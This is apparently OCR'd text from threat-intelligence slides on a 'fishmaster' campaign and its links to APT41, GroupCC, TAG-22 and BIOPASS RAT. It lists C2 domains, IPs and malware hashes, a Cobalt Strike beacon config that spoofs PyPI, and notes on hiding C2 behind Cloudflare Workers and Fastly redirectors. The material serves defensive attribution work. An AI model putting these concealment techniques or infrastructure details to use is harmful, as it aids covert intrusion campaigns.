
No resolution

parks their DNS beacon C2 domain on some specific IP, ex: 8.8.8.251, 4.2.2.2


8.8.8.251
42938.ns1.wystedba.top
1183bfbe.ns10.newtrendmicro.com
202d34fe.godaddy2.txwi.pw
38904.ns1.dns-dropbox.com
169cccb2.ns1.hkserch.com
3b91ddb2.ns1.microsofts.freeddn···
3052e5be.sync.alibabacs.xyz
25801.ns2.dns-dropbox.com
fa937b2.ns.cdn06.tk
202d34fe.godaddy1.txwl.pw
34436.ns1.wystedba.top
1183bfbe.ns9.newtrendmicro.com
8.8.8.8

Cloudflare Worker

- use Cloudflare Workers as redirector to hide the real C2 domain and IP



cdn.cdnfree.workers.dev

Fastly (GroupCC)

pypi2-python.org


↓

pypi2-python.org.global.prod.fastly.net

↓

Real C2 IP


```
BeaconType                   - HTTPS
Port                     - 443
SleepTime                   - 1000
MaxGetSize                   - 1398119
Jitter                   - 10
MaxDNS                      - Not Found
PublicKey_MD5                  - 9ee3e0425ade426af0cb07094aa29ebc
C2Server                  - pypi.python.org,/latest/pip-check
UserAgent                   - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
HttpPostUri                   - /latest/check
...
PipeName                    - Not Found
DNS_Idle                   - Not Found
DNS_Sleep                    - Not Found
SSH_Host                    - Not Found
SSH_Port                    - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey            - Not Found
SSH_Banner                    - Host: pypi2-python.org
...
Watermark                    - 426352781
...
ProcInject_AllocationMethod      - VirtualAllocEx
bUsesCookies                    - True
HostHeader                    - Host: pypi2-python.org
...
```



Hosts


Hosts are used as backends for your site. In addition to the IP address and port, the information is used to uniquely identify a domain.

ts.test-domainfront.com



Relation to other operations

Connection of APT41 and fishmaster operation



zk4c9u55.wikimedia.vip
12b69709687ed40a62f6db9dac8cce98
168.138.137.235
https://
ccc4827a1d8a385fd95ec9fb72adca50
de1eb4b8f61a6569a367fd301db31096
4iiiessb.wikimedia.vip
1dfpi2d8kx.wikimedia.vip
af30fca836142d6a0b8672f1e8f53acf
768e8fcf47ef33c3aa97e9b8f9e4af76
93.180.156.77
ca6a09d8bbb9b06a2b1278b9b9ca6214
f843eaae9b3f55b8ab5570ae0060290d
5dfb7f863cd291544b9dfdb3de25162f
88dcd4576fa3fe33ccbdd695cce79b6e
59b28d953e21a02408708492bf27887c

Funnyswitch dropper which injected cobalt strike

IR case

New builder of Shadowpad

ITW Url

Same Xor key: 0x3A

Same PDB string


Funnyswitch dropper which injected funnydll

Cobalt strike payload

Fishmaster operation – TAG-22*

* https://www.recordedfuture.com/chinese-group-tag-22-targets-nepal-philippines-taiwan/

Fishmaster v.s GroupCC



Fishmaster operation – BIOPASS RAT*

Silverlight_ins.exe

415c0c382f4a29764fcb9f06cd7800ba

c1222.txt

97809b47693088230ffa7e85570115b7

Online.txt

1f7fcdaf96d19733cafe03f3e4460ae7

BIOPASS RAT Python Script (local online server)

GroupCC

ARGOS LABS

[Emergency] Work-over Well 105CTC-01 - PVD 03 Rig on 28 July 2021.com

BrowserPlugin.exe

6247d13de803fef4a319c8ad478dfdb0

0899adca70f77977b7aa874f012b4ecd

(C1222 module)


f37c0ff252f991c3cdbae4a73014ca72

Htop6K4c.txt

22f94c9a4f4d9ef429c74e86519b14ef

